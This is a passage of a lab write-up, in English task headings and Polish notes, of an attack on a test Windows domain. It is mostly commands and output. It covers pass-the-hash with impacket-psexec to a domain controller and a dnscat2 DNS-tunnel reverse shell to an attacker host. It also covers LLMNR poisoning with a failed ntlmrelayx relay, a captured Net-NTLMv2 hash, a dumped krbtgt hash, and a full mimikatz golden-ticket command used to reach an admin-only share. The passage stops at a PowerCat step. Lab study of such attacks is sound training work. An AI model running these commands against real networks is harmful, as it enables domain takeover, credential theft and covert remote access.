[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```


5.4. Use the domain admin credentials to connect to the domain controller machine using **PsExec** from the **Kali Linux** machine.


DC1 IP: 10.0.2.10

```
kali@kali:~$ impacket-psexec cyber.local/brenta@10.0.2.10 -hashes :bc007082d32777855e253fd4defe70ee
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file UDNJIumU.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service dWuM on 10.0.2.10.....
[*] Starting service dWuM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

6. Obtain a reverse shell on the **DESKTOP1** client machine using DNS tunneling to obfuscate the traffic and hide your traces.

Skopiowanie dnscat z KALIEGO na DESKTOP1:





Uruchomienie serwera dnscat na KALIM:

```
kali@kali:/usr/share/dnscat2$ sudo ruby dnscat2.rb  --secret test

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach ⇒ false
history_size (for new windows) ⇒ 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=test

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```

Nawiązanie połączenia z DESCTOP1: .\dnscat2.exe --dns server=10.0.2.100,port=53 --secret=test


```
Windows PowerShell
PS C:\Users\garyg\Desktop> .\dnscat2.exe --dns server=10.0.2.100,port=53 --secret=test
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 10.0.2.100

** Peer verified with pre-shared secret!

Session established!
```

```
dnscat2> New window created: 1
/usr/share/dnscat2/controller/packet.rb:228: warning: constant ::Bignum is deprecated
/usr/share/dnscat2/controller/packet.rb:228: warning: constant ::Bignum is deprecated
/usr/share/dnscat2/controller/crypto_helper.rb:13: warning: constant ::Bignum is deprecated
/usr/share/dnscat2/controller/crypto_helper.rb:21: warning: constant ::Bignum is deprecated
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
/usr/share/dnscat2/libs/dnser.rb:379: warning: constant ::Fixnum is deprecated
```

```
dnscat2> sessions
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (DESKTOP1) [encrypted and verified] [*]
dnscat2> session -i 1
New window created: 2
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2> sessions
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (DESKTOP1) [encrypted and verified] [idle for 82 seconds]
  2 :: cmd.exe (DESKTOP1) [encrypted and verified] [*] [idle for 82 seconds]
dnscat2> session -i 2
New window created: 2
history_size (session) ⇒ 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Desktop>
```

7. Perform an SMB Relay attack on the **DESKTOP1** client machine using **ntlmrelayx.**

Weryfikacja konfiguracji repondera:




Responder.conf:

SMB = OFF

HTTP = OFF


Run responder:



Uruchamiamy ntlmrelay z pakietu impacket:

```
kali@kali:/usr/share/responder$ impacket-ntlmrelayx -tf 10.0.2.50 -smb2support -i
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to hosts in targetfile
[-] Could not open file: 10.0.2.50 - [Errno 2] No such file or directory: '10.0.2.50'
[-] Warning: no valid targets specified!
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

Na DESKTOP1 wchodzimy w nieistniejący zasób:




Pomimo wielu prób nie udaje się przechwycić pakietów:


```
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.50 for name test
[*] [MDNS] Poisoned answer sent to 10.0.2.50      for name test.local
```

```
^Ckali@kali:/usr/share/doc/python3-impacket/examples$ python3 ntlmrelayx.py -t 10.0.2.50 -smb2support -i
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-5: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-7: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-8: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-9: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-11: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.50
[*] HTTPD: Received connection from 10.0.2.50, but there are no more targets left!
[*] SMBD-Thread-14: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-15: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-16: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] HTTPD: Received connection from 10.0.2.50, but there are no more targets left!
[*] SMBD-Thread-18: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-19: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-20: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-21: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.50
[*] SMBD-Thread-23: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-24: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-25: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-26: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
```


8. Catch the Net-NTLMv2 hash of a domain user with the **Inveigh PowerShell** script. Make sure to run the command with high privileges.

Dostarczenie Inveigh.ps1 z KALI na DESKTOP1:






Uruchomienie Inveigh:




Wymuszenie logowania z KALIEGO:



Przechwycenie Net-NTLMv2:


brenta::cyber.local:493299DF7AF417C4:2BFCAFB7F2A79F90420FE23CF6CD20E B:0101000000000000BB6EB 380BBE6DB0171415249484E626700000000002000A00430059004200450052000100100044004500530004B005 4004F00500031000400160043007900620065007200 2E006C006F00630061006C00 03002800440045005300 4B0054004F00500031002E00430079006200650072002E006C006F00630061006C0 005001600430079006200 650072002E006C006F00630061006C0007000800BB6EB380BBE6DB0109001A0063 006900660073002F004400 450053004B0054004F00500031000000000000000000

Zatrzymanie skryptu:




9. Log in using a domain admin user account and create a golden ticket. Then, with a regular user account, use the ticket to access the **"\win-DC1\admins"** directory directory, which is only accessible to domain admins.


Dostarczenie mimikatz z KALI na DESKTOP1




Uruchomienie mimikatz i zmiana trybu na debug




Zrzut krbtgt: SID: S-1-5-21-3951200390-467812779-2876480413 Hash NTLM: c5c3596547d1af9cae8c6e099074677e



Utworzenie golden ticketa: kerberos::golden /domain:cyber.local /sid: S-1-5-21-3951200390-467812779-2876480413 /krbtgt: c5c3596547d1af9cae8c6e099074677e /id:500 /group:512,518,519,520,513 /user:brenta /ticket:golden.kirbi



Skopiowanie mimikatz i golden ticket do garyg Przelogowanie się na garyg GaryG nie ma dostępu do katalogu:



Użycie golden ticketa w celu uzyskania dostępu do \\win-DC1\admins kerberos:ptt golden.kirbi

```
PS C:\Users\garyg\Downloads\golden> .\mimikatz.exe
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul  9 2021 22:59:41
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos:ptt golden.kirbi
ERROR mimikatz_doLocal ; "kerberos:ptt" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

           exit  -  Quit mimikatz
            cls  -  Clear screen (doesn't work with redirections, like PsExec)
         answer  -  Answer to the Ultimate Question of Life, the Universe, and Everything
         coffee  -  Please, make me a coffee!
          sleep  -  Sleep an amount of milliseconds
            log  -  Log mimikatz input/output to file
         base64  -  Switch file input/output base64
        version  -  Display some version informations
             cd  -  Change or display current directory
      localtime  -  Displays system local date and time (OJ command)
       hostname  -  Displays system local hostname

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/26/2025 10:32:07 AM ; 6/26/2025 8:32:07 PM ; 7/3/2025 10:32:07 AM
   Server Name       : krbtgt/CYBER.LOCAL @ CYBER.LOCAL
   Client Name       : brenta @ CYBER.LOCAL
   Flags 60810000    : name_canonicalize ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/26/2025 10:32:07 AM ; 6/26/2025 8:32:07 PM ; 7/3/2025 10:32:07 AM
   Server Name       : krbtgt/CYBER.LOCAL @ CYBER.LOCAL
   Client Name       : brenta @ CYBER.LOCAL
   Flags 40c10000    : name_canonicalize ; initial ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/26/2025 10:32:07 AM ; 6/26/2025 8:32:07 PM ; 7/3/2025 10:32:07 AM
   Server Name       : cifs/win-DC1 @ CYBER.LOCAL
   Client Name       : brenta @ CYBER.LOCAL
   Flags 40850000    : name_canonicalize ; ok_as_delegate ; renewable ; forwardable ;

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF65A864320

mimikatz #
```


Uzyskanie dostępu do \\win-DC1\admins

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Downloads\golden>dir \\win-DC1\admins
 Volume in drive \\win-DC1\admins has no label.
 Volume Serial Number is DC70-6BFD

 Directory of \\win-DC1\admins

07/20/2021  01:51 AM    <DIR>          .
07/20/2021  01:51 AM    <DIR>          ..
07/20/2021  01:51 AM               414 Admins only --RESTRICTED--.txt
07/20/2021  01:51 AM           148,844 Employee Performance Review.pdf
               2 File(s)        149,258 bytes
               2 Dir(s)  34,495,672,320 bytes free

C:\Users\garyg\Downloads\golden>type \\win-DC1\admins\"Admins only --RESTRICTED--.txt"
It has come to my attention that some of the employees attempt to extract the Emplyee review pdf file and upload it to the server under our
 names.
In order to prevent them from accessing the review file- I've uploaded it to this folder (which is restricted to admins only)

Make sure you don't copy the file to a public folder in order to prevent future fabrications of reviews.



Bryan Matheny
Head of HR
```

10. On **DESKTOP1**, perform obfuscation with **PowerCat**, as follows:


10.1. Download **PowerCat** for **PowerShell**.

Download powercat from KALI:

